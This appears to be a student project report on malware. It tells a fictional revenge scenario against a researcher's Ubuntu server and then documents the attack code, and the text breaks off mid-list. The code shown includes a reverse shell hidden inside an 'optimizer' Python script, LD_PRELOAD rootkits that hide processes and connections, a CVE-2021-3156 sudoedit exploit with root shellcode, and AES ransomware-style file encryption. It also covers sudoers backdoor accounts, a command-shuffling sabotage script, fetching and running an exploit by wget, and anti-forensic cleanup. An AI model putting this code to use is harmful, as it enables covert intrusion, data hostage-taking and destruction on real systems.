Malware group 3 project
Code Breach: The MedTech University Hack

Alessandro Fiore, Jean-Paul Morcos Doueihy, Andreas Frangos, Jeries Khoury, Nina Raganová

Scenario

Alice is a dedicated evolutionary biologist at a prestigious medical university, known for her revolutionary work in computational biology, harnessing the power of GPU-accelerated machine learning to unravel the complexities of genetic evolution. Her research demands high computational resources, which she accesses through the university's high-performance GPU servers. Bob, a boyfriend of Alice, has been recently cheated on by her, and has discovered that Alice is using a *Ubuntu* server for her work. Bob has created an attack plan to conduct an attack on Alice's research and the university's central server, in order to get revenge on Alice because of what she did.

TRUST AND BETRAYAL

Alice needs help with "optimizing" her pc as it's been running slow as of late, and Bob has offered to help. She would be executing the file from her personal work computer where she stores sensitive information regarding her research, so Bob offers to help by sending her a python file to "optimize some configs and clean ur drive" (this is a lie) on her work PC. Alice, trusting Bob, accepts.

THE EASTER EGG

Alice, unaware of Bob's discovery, reaches out to him for help with optimizing her Python code for faster data training on the GPU machines. Bob seizes the opportunity, embedding an easter egg within her code. This hidden function triggers a reverse shell when the code is executed, providing Bob with remote access to the university's network through Alice's credentials. All the meanwhile obfuscating the process for Alice, leaving her unaware of the attack that is happening.

PRIVILEGE ESCALATION

Once Bob's reverse shell is triggered, he's now able to run his exploit. Bob exploits a known vulnerability, CVE-2021-3156, A local privilege escalation exploit. This exploit results in a heap-based buffer overflow , which allows privilege escalation to root. Any unprivileged user can gain root privileges on a vulnerable host using a default sudo configuration by exploiting this vulnerability. This results in Bob now having root access in his reverse shell.

HACKBOX

Now that Bob has root access to Alice's machine, he executes his plan. He launches his hackbox program, a multifunctional hacking tool Bob made. Its able to:

- Create new user (Visible or invisible) and adds user to /etc/sudoers with NOPASSWD flag

- Encrypt or decrypt any specified files, returning a secret key only to Bob
- Proof : This shows proof that you are in root privileges by showing the contents of the /etc/sudoers file. (For demonstrational purposes for this project / testing privileges)
- Add the process and connection hiding libraries on the /etc/bash.bashrc file (for all users).
- Execute SSH Trojan horse (Currently separate from hackbox)
- Clean up the environment. (Remove evidence of the hack on alice's machine)

After a new user is created, bob can now ssh into the new users, so even if the original remote shell is closed, Bob can come back to the hack at any time

SSH TROJAN HORSE
Now, Bob is going to execute the SSH Trojan horse, which will install a modified SSH server on the server that Alice is connecting to. This new modified SSH server will drop all client connections unless they're from a specific version 10.0 (not a real version, the newest one available is currently 9.6). When a user tries to connect with a legitimate version, the user's terminal will show a fake error message saying "You are using an outdated version of the SSH client." alongside a few lines of bash to run to download the fake v10.0. The installer will install a real version of SSH, only with a modified version number, but it will also download a malicious script that will mess with Alice's computer. From here, the malicious SSH installation script will modify Alice's cron table to run the malicious script periodically. This script will randomly shuffle system command functionalities, making the machine unusable from the terminal. Bob has successfully disrupted Alice's machine.

Furthermore, this could also infect users outside of Alice, as any computer attempting to connect to the malicious server will be prompted to download the same malicious SSH version.

Malware Techniques used

In this attack, several malicious techniques were used to breach the system and complete the attack:
Social Engineering Techniques:

- **Manipulation of trust :** Exploitation of personal relationships. Bob uses the trust Alice has in him to convince her to execute his custom .py file. This is an example of social engineering, or using the human aspect of a system to gain access and execute untrustworthy programs. It's likely that Alice won't check the file or ignore any warnings relating to the safety of the file, as she trusts the person who gave the program to her.

Easter Egg Deployment:

- **Hidden Code Implementation:** Within the fake .py file, there is a hidden bit of malicious code that runs alongside the fake DNA creation program. This easter egg is responsible for establishing a hidden connection from the victim's device to the attackers PC, and opens a reverse bin bash shell on the attackers machine.

- **Hiding the process:** Using obfuscation techniques, the easter egg, remote shell and connection are hidden from Alice, so she will be unaware that the attack is even happening until it's too late.
- **Hiding the connection:** The port connections are all also hidden, by overwriting the fopen64 function that netstat uses to determine port usage. When the file *proc/net/tcp* is detected to be opened, the process is redirected to open an arbitrary file we created, that has contains all previous info while excluding prot info regarding our hidden connection.

Reverse Shell Implementation:

- **Attacker setup:** On our attackers machine, we have a Netcat Listen listening to the victims IP at port 9001. This program is live until the easter egg is executed by Alice on her machine.
- **Backdoor creation:** once the easter egg is triggered, it sends a connection request to our attackers machine on port 9001, and once connected, opens a reverse bin bash shell on the attackers device.

Privilege Escalation Tactics:

- **Exploiting vulnerability:** CVE-2021-3156 is an exploit present in sudo versions before 1.9.5p2. This is a vulnerability that occurs when sudo incorrectly parses command line arguments. No authentication is required for the exploit, making it particularly dangerous.
- **Heap-based buffer overflow:** It works when Sudo in edit mode (-s flag) is run with a command line parameter that ends with a \ character. This causes sudo to skip past the line arguments in memory, leading to a heap buffer overflow. With a specifically crafted command line argument we can manipulate the heap to execute arbitrary code with root privileges.
- **Privilege escalation to root privileges:** The result of the exploit is an underprivileged user can gain root privileges. This allows our attacker to run the final attack with root privileges, greatly increasing the power bob has in the attack.

Hackbox:

- **Evidence Removal and Anti-Forensics**: The cleanup functionality to remove traces of the hacking activity is an example of anti-forensics technique. It helps avoid detection by administrators or forensic investigators afterwards, thereby prolonging the duration of the hack before getting detected.
- **File Encryption and Ransomware Capabilities**: The feature to encrypt or decrypt any file, while hiding the key from Alice, is a simple example of a ransomware attack. This allows Bob to hold data hostage or maintain unauthorized access to sensitive data.
- **User Privilege Escalation and Stealth Creation**: The ability to create new users (visible or invisible) and add them in /etc/sudoers file with the NOPASSWD flag is another example of a way to perform privilege escalation as a backup to the main hack.

SSHTrojan horse:

- **Selective client acceptance and manipulation of trust:** The modified SSH server only accepts connections from a specific, non-existent version (10.0), effectively blocking all legitimate SSH clients so only infected users can connect. When someone attempts to connect, they receive a fake error message along with instructions to download this fictitious version. The users, not being experts and having connected to this server hundreds of times in the past, won't question the command, and will most likely follow the instructions and infect themselves.
- **Cron Table Modification for Persistent Attacks:** Shuffling the machine's commands not only makes removal of malware difficult, but this kind of attack disrupts the immediate use of the system, and also ensures that the disruption persists over time, making the machine unusable from the terminal.
- **Propagation of malicious applications:** Since the server is the thing getting infected, it can, and most likely will, propagate the cron table hack to all machines that use the server for work. This is a form of propagation, spreading the hack throughout the network.
- **Supply Chain Attack:** The installer of the new SSH version contains a malicious script that messes with the user's computer. However, it is downloaded from a server that the users trust, trying to look like an innocent update.

Components' Code Explanation

The Easter Egg

This easter egg program would be present within a large .py file, maliciously masqueraded as an optimizer program. This easter egg is hidden within the code of the large file.

The tool begins by establishing a base of operations within the system. It does this by creating a unique folder in the system's /tmp directory. This folder acts as a central point for all subsequent operations and file creations, ensuring minimal footprint on the host system's primary file structure.

```
def create_tmp_directory(directory_name):

    tmp_directory = os.path.join('/tmp', directory_name)

    if not os.path.exists(tmp_directory):

        os.makedirs(tmp_directory)

    return tmp_directory
```

A critical component of this tool is the Python script named a.py. When executed, this script establishes a reverse shell connection to a predefined IP address on port 9001. This reverse shell is a pivotal aspect of the project, demonstrating remote system access and control capabilities.

```
a_py_code = """#!/usr/bin/python3

from os import dup2

from subprocess import run

import socket

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(("192.168.32.129", 9001))

dup2(s.fileno(),0)

dup2(s.fileno(),1)

dup2(s.fileno(),2)

run(["/bin/bash","-i"])

"""
```

Then we run this a.py in the background from the tmp directory.

```
subprocess.Popen(["python3", a_py_path, "&"], cwd=not_suspicious_dir)
```

Utilizing the ps aux command, the tool identifies and captures the process IDs of the a.py script and active bash sessions.

```
ps_aux_output = subprocess.check_output(["ps", "aux"]).decode("utf-8")

pid1 = None

pid2 = None
```

```
for line in ps_aux_output.splitlines():

    if "bash" in line:

        parts = line.split()

        pid1 = int(parts[1])

    elif "python3 /tmp/temp/a.py" in line:

        parts = line.split()

        pid2 = int(parts[1])
```

A C program, pid1.c, is then created to act as a rootkit. It hides these processes from standard monitoring by manipulating the readdir function. The program is then compiled into a shared library, integrating it into the system.

```
c_code = f"""#define _GNU_SOURCE

#include <stdio.h>
#include <dirent.h>
#include <dlfcn.h>
#include <string.h>

// Define an array to store the PIDs to hide
static const int pids_to_hide[] = {{ {pid1}, {pid2} }}; // Replace with your desired
PIDs

static struct dirent* (*readdir_original)(DIR *dirp) = NULL;

struct dirent* readdir(DIR *dirp) {{
    struct dirent *original_response;

    if (readdir_original == NULL) {{
        readdir_original = dlsym(RTLD_NEXT, "readdir");
        if (readdir_original == NULL) {{
            // Handle the error
        }}
    }}

    while (1) {{
        original_response = (*readdir_original)(dirp);
```

```
        if (original_response != NULL) {{

            // Check if the directory entry represents a process folder (numeric name)
            if (original_response->d_name[0] >= '0' && original_response->d_name[0] <=
'9') {{
                int process_pid = atoi(original_response->d_name);

                // Check if the process PID is in the array of PIDs to hide
                int i;
                int hide = 0; // Assume we don't want to hide the process

                for (i = 0; i < sizeof(pids_to_hide) / sizeof(pids_to_hide[0]); i++)
{{
                    if (process_pid == pids_to_hide[i]) {{
                        hide = 1; // We want to hide the process
                        break;
                    }}
                }}

                if (hide) {{
                    continue;
                }}
            }}
        }}
        break;
    }}
    return original_response;
}}
"""
```

Another C program, tcp_hider.c, is developed to override the fopen64 function, redirecting access to the original TCP file to this modified version. This program is also compiled into a shared library, furthering the tool's discrete nature.

```
c_code_2 = """
#define _GNU_SOURCE
#include <stdio.h>
#include <dirent.h>
#include <dlfcn.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

static FILE *(*original_fopen64)(const char *pathname, const char *mode) = NULL;
```

```
FILE *fopen64(const char *pathname, const char *mode) {
    // Load the original fopen64 function if not loaded
    if (!original_fopen64) {
        original_fopen64 = dlsym(RTLD_NEXT, "fopen64");
        if (!original_fopen64) {
            exit(EXIT_FAILURE);
        }
    }

    // Check if the file being opened is /proc/net/tcp and modify the path to current
directory
    if (strcmp(pathname, "/proc/net/tcp") == 0) {
        char cwd[1024];
        if (getcwd(cwd, sizeof(cwd)) != NULL) {
            static char newPath[1024];
            snprintf(newPath, sizeof(newPath), "%s/tcp", cwd);
            pathname = newPath;
        } else {
            perror("getcwd() error");
            return NULL;
        }
    }

    // Call the original fopen64 function
    return original_fopen64(pathname, mode);
}

"""
```

The tool further enhances its stealth by copying the /proc/net/tcp file to a new temporary file, tcp, in the created folder. This copy excludes the attacker's IP connection as a further hiding mechanism.

```
def read_and_write_tcp_info():
    source_file = "/proc/net/tcp"
    destination_file = "tcp"
    exclude_pattern = "8120A8C0:2329"  # The pattern to exclude

    try:
        with open(source_file, 'r') as src:
            lines = src.readlines()

        with open(destination_file, 'w') as dst:
            for line in lines:
```

```
                # Write the line only if the exclude pattern is not in it
                if exclude_pattern not in line:
                    dst.write(line)

    except Exception as e:
        print("An error occurred:", e)
```

To ensure persistence, the tool modifies the ~/.bashrc file, setting the LD_PRELOAD environment variable to include the paths to the libraries generated from pid1.c and tcp_hider.c. This guarantees that the libraries are preloaded in every new shell session, maintaining the tool's concealment.

```
if __name__ == "__main__":
    read_and_write_tcp_info()

    # Create the LD_PRELOAD export command with full paths
    preload_command = f"export
LD_PRELOAD={library_pid1_path}:{library_tcp_hider_path}"

    # Append the command to ~/.bashrc
    append_to_bashrc(preload_command)
```

PRIVILEGE ESCALATION (CVE-2021-3156)

Technical details:

Sudo is a powerful utility that's included in most if not all Unix- and Linux-based OSes. It allows users to run programs with the security privileges of another user. The vulnerability itself has been hiding in plain sight for nearly 10 years. It was introduced in July 2011 (commit 8255ed69) and affects all legacy versions from 1.8.2 to 1.8.31p2 and all stable versions from 1.9.0 to 1.9.5p1 in their default configuration.

If Sudo is executed to run a command in "shell" mode (shell -c command) through:

- the -s option, which sets Sudo's MODE_SHELL flag;
- the -i option, which sets Sudo's MODE_SHELL and MODE_LOGIN_SHELL flags; then, at the beginning of Sudo's main(), parse_args() rewrites argv (lines 609-617), by concatenating all command-line arguments (lines 587-595) and by escaping all meta-characters with backslashes (lines 590-591):

```
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
572         char **av, *cmnd = NULL;
573         int ac = 1;
```

This code block checks if the program is in "run" mode (MODE_RUN) and the "shell" flag (MODE_SHELL) is set. If both conditions are true, it proceeds to execute a shell command.

```
581             cmnd = dst = reallocarray(NULL, cmnd_size, 2);
...
587             for (av = argv; *av != NULL; av++) {
588                 for (src = *av; *src != '\0'; src++) {
589                     /* quote potential meta characters */
590                     if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
591                         *dst++ = '\\';
592                     *dst++ = *src;
593                 }
594                 *dst++ = ' ';
595             }
...
600             ac += 2; /* -c cmnd */
```

Here, memory is allocated for the cmnd variable which will hold the command to be executed.
Then, the code processes the argv and escapes or quotes certain characters to avoid interpretation as special characters. It iterates through each argument, character by character, and adds a backslash (\) before any character that is not alphanumeric, underscore, hyphen, or dollar sign.
After processing argv, the ac variable (argument count) is incremented by 2. This indicates that the -c option followed by a command (cmnd) will be added to the arguments.

```
603         av = reallocarray(NULL, ac + 1, sizeof(char *));
...
609         av[0] = (char *)user_details.shell; /* plugin may override shell */
610         if (cmnd != NULL) {
611             av[1] = "-c";
612             av[2] = cmnd;
613         }
614         av[ac] = NULL;
615
616         argv = av;
617         argc = ac;
618     }
```

Memory is allocated for the av (argument vector) array using reallocarray(). It adds room for one extra element in the array to accommodate the NULL terminator.
Then, the av array is populated with the appropriate values. av[0] is set to the shell defined in user_details.shell. If cmnd is not NULL (indicating that a command is provided), it adds -c and the command to the av array. Finally, it ensures that the av array is properly terminated with a NULL pointer.

Later, in sudoers_policy_main(), set_cmnd() concatenates the command-line arguments into a heap-based buffer “user_args” (lines 864-871) and unescapes the meta-characters (lines 866-867), “for sudoers matching and logging purposes”:

```
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
852             for (size = 0, av = NewArgv + 1; *av; av++)
853                 size += strlen(*av) + 1;
854             if (size == 0 || (user_args = malloc(size)) == NULL) {
...
857             }
858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
...
864                 for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
865                     while (*from) {
866                         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
867                             from++;
868                         *to++ = *from++;
869                     }
870                     *to++ = ' ';
871                 }
...
884             }
...
886     }
```

This code manages the transformation and handling of command-line arguments within sudo, ensuring proper memory allocation and escaping for secure and reliable execution of commands with various modes and options.
Unfortunately, if a command-line argument ends with a single backslash character, then:

- at line 866, “from[0]” is the backslash character, and “from[1]” is the argument’s null terminator (i.e., not a space character);
- at line 867, “from” is incremented and points to the null terminator;
- at line 868, the null terminator is copied to the “user_args” buffer, and “from” is incremented again and points to the first character after the null terminator (i.e., out of the argument’s bounds);
- the “while” loop at lines 865-869 reads and copies out-of-bounds characters to the “user_args” buffer.

In other words, set_cmnd() is vulnerable to a heap-based buffer overflow, because the out-of-bounds characters that are copied to the “user_args” buffer were not included in its size (calculated at lines 852-853).

In theory, however, no command-line argument can end with a single backslash character: if MODE_SHELL or MODE_LOGIN_SHELL is set (line 858, a necessary condition for reaching the vulnerable code), then MODE_SHELL is set (line 571) and parse_args() already escaped all meta-characters, including backslashes (i.e., it escaped every single backslash with a second backslash).

In practice, however, the vulnerable code in set_cmnd() and the escape code in parse_args() are surrounded by slightly different conditions:

```
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
```

Versus:

```
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
```

The goal now is to set MODE_SHELL and either MODE_EDIT or MODE_CHECK (to reach the vulnerable code) but not the default MODE_RUN (to avoid the escape code).

The solution is to execute Sudo as “sudoedit” instead of “sudo”, then parse_args() automatically sets MODE_EDIT (line 270) but does not reset “valid_flags”, and the “valid_flags” include MODE_SHELL by default (lines 127 and 249):

```
127 #define DEFAULT_VALID_FLAGS
(MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)
...
249     int valid_flags = DEFAULT_VALID_FLAGS;
...
267     proglen = strlen(progname);
268     if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
269         progname = "sudoedit";
270         mode = MODE_EDIT;
271         sudo_settings[ARG_SUDOEDIT].value = "true";
272     }
```

Consequently, we set both MODE_EDIT and MODE_SHELL (but not MODE_RUN), we avoided the escape code, reached the vulnerable code, and overflew the heap-based buffer “user_args” through a command-line argument that ends with a single backslash character.

Exploit:

Now that the technical details are covered, we’ll move on to how the exploit works.

The main() function begins by creating an array called ‘buf’ with a size of 0xf0 bytes (240 bytes). This buffer will be used to trigger a heap-based buffer overflow vulnerability in the sudo program.
The memset() function is used to fill the ‘buf’ array with the character 'Y' for the first 0xe0 (224) bytes. Then, the strcat() function appends a backslash character "\" to the end of the ‘buf’ array. This backslash character will be used to corrupt memory and trigger the vulnerability.

```
void main(void) {

    int i;
    char buf[0xf0] = {0};
    memset(buf, 'Y', 0xe0);
    strcat(buf, "\\");
```

The created argv array holds the command-line arguments for the sudoedit command. It includes the program name ("sudoedit"), the "-s" flag, and the ‘buf’ array that contains the payload for the heap overflow.

```
    char* argv[] = {
        "sudoedit",
        "-s",
        buf,
        NULL};
```

The purpose of LC_* vars is to influence how memory is allocated in the heap during the execution of the sudoedit process. By creating these environment variables with specific sizes, they can potentially affect the layout of memory in a way that aligns with the exploit's goals. This involves strategically placing data in memory to help facilitate the heap overflow and achieve code execution.

```
    char messages[0xe0] = {"LC_MESSAGES=en_GB.UTF-8@"};
    memset(messages + strlen(messages), 'A', 0xb8);

    char telephone[0x50] = {"LC_TELEPHONE=C.UTF-8@"};
    memset(telephone + strlen(telephone), 'A', 0x28);

    char measurement[0x50] = {"LC_MEASUREMENT=C.UTF-8@"};
    memset(measurement + strlen(measurement), 'A', 0x28);
```

The overflow array is used to create additional data that will be copied onto the heap after the overflowing ‘buf’. It consists of a series of 'X' characters, followed by a backslash "\". The

purpose of this data is to bridge the gap between the overflow and the target service_user struct.

```
    char overflow[0x500] = {0};
    memset(overflow, 'X', 0x4cf);
    strcat(overflow, "\\");
```

The ‘envp’ is created to hold environment variables that will be passed to the sudoedit process. These variables include the overflow variable and a series of backslashes and other characters to corrupt memory and achieve the desired heap layout.

```
    char* envp[] = {
        overflow,
        "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "XXXXXXX\\",
        "\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "\\", "\\", "\\", "\\", "\\", "\\", "\\",
        "x/x\\",
        "Z",
        messages,
        telephone,
        measurement,
        NULL};
```

This is the point at which the exploit is triggered, and if successful, it will lead to the execution of arbitrary code, eventually gaining a root shell on a vulnerable system.

```
    execve("/usr/bin/sudoedit", argv, envp);
}
```

Shellcode:

```
static void __attribute__((constructor)) _init(void) {
  __asm __volatile__(
      "addq $64, %rsp;"
      // setuid(0);
      "movq $105, %rax;"
      "movq $0, %rdi;"
      "syscall;"
      // setgid(0);
      "movq $106, %rax;"
      "movq $0, %rdi;"
      "syscall;"
```

```
    // execve("/bin/sh");
    "movq $59, %rax;"
    "movq $0x0068732f6e69622f, %rdi;"
    "pushq %rdi;"
    "movq %rsp, %rdi;"
    "movq $0, %rdx;"
    "pushq %rdx;"
    "pushq %rdi;"
    "movq %rsp, %rsi;"
    "syscall;"
    // exit(0);
    "movq $60, %rax;"
    "movq $0, %rdi;"
    "syscall;");
}
```

This shellcode, defined as a constructor in C, is designed to exploit the vulnerability by gaining unauthorized root access. It achieves this by performing the following actions in assembly:

1. Adjusts the stack pointer to make space.
2. Calls setuid(0) to set the effective user ID (UID) to root (0).
3. Calls setgid(0) to set the effective group ID (GID) to root (0).
4. Executes execve("/bin/sh") to run a shell with root privileges.
5. Finally, exit the program with exit(0).

HACKBOX

create_shuffle_file()

The create_shuffle_file function is designed to dynamically generate and write a bash script that alters the standard behavior of common Unix shell commands. The objective of this function is to create a bash script that shuffles the functionalities of standard Unix commands. It basically outputs a bash script file, typically named shuffle.sh, located in the /tmp directory.

To execute the bash script generated by this function, one should run /tmp/shuffle.sh from the terminal.

Process Description

- **Initialization**
  - The function starts by defining a bash script as a multi-line string. This script is designed to be executed in the Unix shell.
- **Command Selection**
  - A predefined list of common Unix commands (ls, cat, grep, etc.) is specified for shuffling.

- **Unaliasing**
  - If these commands have been aliased to other functionalities, the script removes these aliases to ensure direct manipulation of the original commands.
- **Command Shuffling**
  - By utilizing the Unix shuf utility, the function shuffles the order of these commands.
- **Function Redefinition**
  - For each command in the list, a new shell function is defined in the user's “bashrc” file. These new functions replace the standard behavior of the commands with that of others from the shuffled list.
- **Built-in Command Handling**
  - The script includes logic to correctly handle shell built-in commands within these new definitions.
- **User Notification**
  - Upon completing the modifications, the script outputs a message indicating the completion of the command shuffling process.

```
        def create_shuffle_file():

            bash_script = """

            #!/bin/bash

            # File to modify

            BASHRC="$HOME/.bashrc"

            # List of commands to shuffle

            commands=("ls" "cat" "grep" "find" "head" "tail" "sort" "wc" "who"
"date")

            echo "Commands to shuffle: ${commands[*]}"

            # Unalias commands if they are aliased

            for cmd in "${commands[@]}"; do

                unalias $cmd

            done

            # Shuffle the commands

            shuffled_commands=($(shuf -e "${commands[@]}"))

            echo "Shuffled commands: ${shuffled_commands[*]}"
```

```
            # Assign each command a new functionality

            for i in $(seq 0 $((${#commands[@]} - 1))); do

                original_command=${commands[$i]}

                new_command=${shuffled_commands[$i]}

                echo "Assigning new functionality: $original_command -> $new_command"

                # Check if the new command is a builtin

                if type "$new_command" | grep -q "builtin"; then

                    echo "function $original_command() { builtin $new_command
\"\$@\"; }" >> $BASHRC

                else

                    echo "function $original_command() { /bin/$new_command \"\$@\";
}" >> $BASHRC

                fi

            done

            echo "Command shuffle completed. Please restart your shell."

            """



            file_path = '/tmp/shuffle.sh'  # Replace with your desired file path



            with open(file_path, 'w') as file:

                file.write(bash_script)
```

run_shuffler()

This function can be used to run the previously created shuffler bash file, straight from the reverse shell.

```
def run_shuffler():

    subprocess.run(["sudo", "./tmp/shuffle.sh"])
```

append_to_bashrc(line_to_append)

The append_to_bashrc function appends a given line of text to the user's ".bashrc" file. This function is crucial in modifying the shell configuration by adding new commands or altering existing behaviors, contributing to the script's overall functionality of shell manipulation.

```
def append_to_bashrc(line_to_append):

    bashrc_path = os.path.expanduser('~/.bashrc')

    try:

        with open(bashrc_path, 'a') as bashrc_file:

            bashrc_file.write("\n" + line_to_append + "\n")

    except Exception as e:

        print(f"Error: {e}")
```

get_root()

This function starts by downloading the exploit script from our server at 10.0.2.4:8000 using wget, then runs our utilized exploit which gives it root privileges.

```
def get_root():

    subprocess.run(["wget", "10.0.2.4:8000/exploit"])

    subprocess.run(["./exploit"])

    print("got root")
```

key_from_string(input_string)

Hashes the input string to get a fixed-size byte array, encodes it in base 64 and outputs the first 16 bytes.
used to generate encryption key.

```
def key_from_string(input_string):

    key_hash = hashlib.sha256(input_string.encode()).digest()

    key = base64.urlsafe_b64encode(key_hash)

    return key[0:16]
```

key_from_string(input_string)

The encrypt_dir function is designed to encrypt files within a specified directory using the Advanced Encryption Standard (AES) algorithm. Basically, its purpose is to encrypt all files in a given directory (d) using a password-derived encryption key. It generates the encrypted directory and returns the encryption key for potential use in displaying an interactive simplified input screen to put the key in for validation and decryption.

Encryption Process

- **Key Generation**
  - Utilizes the key_from_string function to derive an AES encryption key from the provided password.
- **Initialization**
  - Creates an AES cipher in CBC (Cipher Block Chaining) mode. The initialization vector (iv) i and used for the encryption process.
- **File Processing**
  - Iterates over all files in the specified directory. For each file:
- **Reading File Content**
  - The file content is read as a byte stream.
- **Padding**
  - AES requires block-size alignment, so padding is added to the file's byte content to meet this requirement.
- **Encryption**
  - The padded content is encrypted using the AES cipher.
- **Writing Encrypted Content**
  - The encrypted content, prefixed with the iv, is written back to the original file, effectively replacing the unencrypted content.

```
def encrypt_dir(d, password):

    key = key_from_string(password)

    cipher = AES.new(key, AES.MODE_CBC)

    iv = cipher.iv



    for root, dirs, files in os.walk(d):

        for file in files:

            file_path = os.path.join(root, file)



            # Read the file into a byte stream

            with open(file_path, 'rb') as file_obj:
```

```
            byte_content = file_obj.read()


        padding_length = AES.block_size - len(byte_content) % AES.block_size
        padding = padding_length.to_bytes(1,'big') * padding_length
        padded = byte_content + padding


        # key = key_from_string(password)


        # cipher = AES.new(key, AES.MODE_CBC)
        # iv = cipher.iv
        encrypted_message = cipher.encrypt(padded)


        # Now, rewrite the same byte content back to the file
        with open(file_path, 'wb') as file_obj:
            file_obj.write(iv)
            file_obj.write(encrypted_message)


        print(f"Processed file: {file_path}")
    return key
```

decrypt(dec_dir, my_hash)

This function complements the encryption capabilities demonstrated by the encrypt_dir function, providing a full cycle of encryption and decryption functionalities. Basically, it decrypts all files in a given directory (dec_dir) using a provided AES key (my_hash). The parameters of this function are: dec_dir, the directory path containing encrypted files, and my_hash: The AES key used for decryption, assumed to be the same key used for encryption. It generates the decrypted directory and shows a user notification.

Decryption Process

- **File Iteration**
  - The function traverses all files in the specified directory.

- **Reading and Decrypting Files**
  - Initialization Vector (IV)
    - Each file's IV, necessary for decryption, is extracted from its first 16 bytes.
  - Cipher Text Extraction
    - The remainder of the file content is read as the encrypted data (cipher text).
  - Cipher Initialization
    - An AES cipher is initialized in CBC mode using the my_hash and the extracted IV.
  - Decryption
    - The cipher text is decrypted to produce the plaintext.
  - Padding Removal
    - The last byte of the decrypted text indicates the padding length, which is removed to restore the original content.
  - Writing Decrypted Content
    - The decrypted plaintext is written back to the file, replacing the encrypted content.

```
def decrypt(dec_dir, my_hash):

    for root, dirs, files in os.walk(dec_dir):

        for file in files:

            file_path = os.path.join(root, file)



            # Read the file into a byte stream

            with open(file_path, 'rb') as file_obj:

                iv = file_obj.read(16)

                cipher_text = file_obj.read()



            cipher = AES.new(my_hash, AES.MODE_CBC, iv)

            dec_text = cipher.decrypt(cipher_text)

            plaintext = dec_text[:-ord(dec_text[len(dec_text)-1:])]
```

```
        # Now, rewrite the same byte content back to the file
        with open(file_path, 'wb') as file_obj:
            file_obj.write(plaintext)


        print(f"Processed file: {file_path}")
```

create_user(username)

This function is designed to automate the process of user account creation on Unix-based systems. It takes the name of the username as an input and creates a new user on the system without creating a home directory for the user.

User Creation Process

- **User Account Creation Command**
  - Constructs a command string to create a new user using adduser with the --no-create-home option, which prevents the creation of a home directory for the new user.
  - The constructed command is sudo adduser --no-create-home {username}, where {username} is replaced with the provided username.
- **Execution and Verification**
  - Executes the command using Python's subprocess.run, running the command in the shell.
  - Checks the return code of the command execution. A return code of 0 indicates success.
- **User Feedback**
  - If successful, prints a message indicating that the user was created successfully otherwise prints a message indicating failure.

```
    def create_user(username):
        command = f"sudo adduser --no-create-home {username}"
        command2 = f"sudo passwd {username}"
        result = subprocess.run(command, shell=True)
        if result.returncode == 0:
            print(f"User '{username}' created successfully.")
            # subprocess.run(command2, shell=True)
```

```
            else:

                print(f"Failed to create user '{username}'.")
```

add_user_to_sudoers(username)

This function is specifically designed to grant a user sudo privileges without requiring a password for sudo commands. Basically, it adds a specified user to the sudoers file, thereby granting them sudo privileges without a password prompt. The username to add to sudoers is given to the function as an input argument.

```
def add_usr_to_sudoers(username):

    command = f"echo '{username} ALL=(ALL) NOPASSWD: ALL' | sudo tee -a /etc/sudoers"

    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)

    print("STDOUT:", result.stdout.decode())

    print("STDERR:", result.stderr.decode())
```

Process of Adding User to Sudoers

- **Sudoers Modification Command**
  - The function constructs a command string that appends a line to the /etc/sudoers file. This line specifies that the user can execute all commands as any user (including root) without a password prompt.
  - The constructed command is echo '{username} ALL=(ALL) NOPASSWD: ALL' | sudo tee -a /etc/sudoers, where {username} is replaced with the provided username.
- **Command Execution and Output Handling**
  - Executes the command using Python's subprocess.run, capturing both the standard output and standard error.
  - The shell=True parameter allows the command to be executed through the shell.
- **Feedback to User**
  - Prints the standard output (stdout) and standard error (stderr) from the command execution, providing feedback on the operation's success or failure.

clean_up()

This function's purpose is to remove all traces and configurations from the system, reverting changes made by previous script actions or other processes.

Cleanup Process

- **Removing a Directory**

- The function initiates a command to delete a directory named /tmp/notverysusciousfilecontainingnogayporn using the rm -rf command.
- This is executed using Python's subprocess.run with shell=True, indicating the command is run in the shell environment.

- **Removing LD_PRELOAD from Configuration Files**
  - A nested function remove_ld_preload_line is defined within clean_up to process specific files.
  - Function Purpose: To read a file and remove any lines containing the string 'export LD_PRELOAD', a common method for dynamically loading libraries in Linux.
  - File Processing: The function iterates over a list of files (/etc/bash.bashrc, kolokasi/.bashrc), removing any LD_PRELOAD entries. This might be reversing a previous action taken by the script or another process that set this environment variable for persistent library loading.

```
        def clean_up():

            # Delete the specified directory

            command = "rm -rf /tmp/notverysusciousfilecontainingnogayporn"

            subprocess.run(command, shell=True, check=True)



            # Function to remove lines containing 'export LD_PRELOAD' from a file

            def remove_ld_preload_line(file_path):

                try:

                    # Read the contents of the file

                    with open(file_path, 'r') as file:

                        lines = file.readlines()



                    # Write back all lines that don't contain 'export LD_PRELOAD'

                    with open(file_path, 'w') as file:

                        for line in lines:

                            if 'export LD_PRELOAD' not in line:

                                file.write(line)
```

```
        except IOError as e:
            print(f"An error occurred while processing {file_path}: {e}")

    # List of files to process
    files_to_process = ["/etc/bash.bashrc", "kolokasi/.bashrc"]

    # Process each file
    for file_path in files_to_process:
        remove_ld_preload_line(file_path)
```

main()

The main execution block of hackbox.py effectively turns the script into a multi-functional rootkit, capable of performing a diverse set of system-related tasks.

The script checks the number of arguments (argc) and the actual arguments (argv) passed when the script is run. Based on the provided argument, the script executes different functions, each corresponding to a specific task.

Supported Commands

- **Encrypt**
  - Executes encrypt_dir(dir_f, pss) for directory encryption when encrypt is provided, requiring an additional directory path and password. The script interacts with the user for password input if not provided as an argument.
    Python3 hackbox.py encrypt [directory_path] [password]
- **Decrypt**
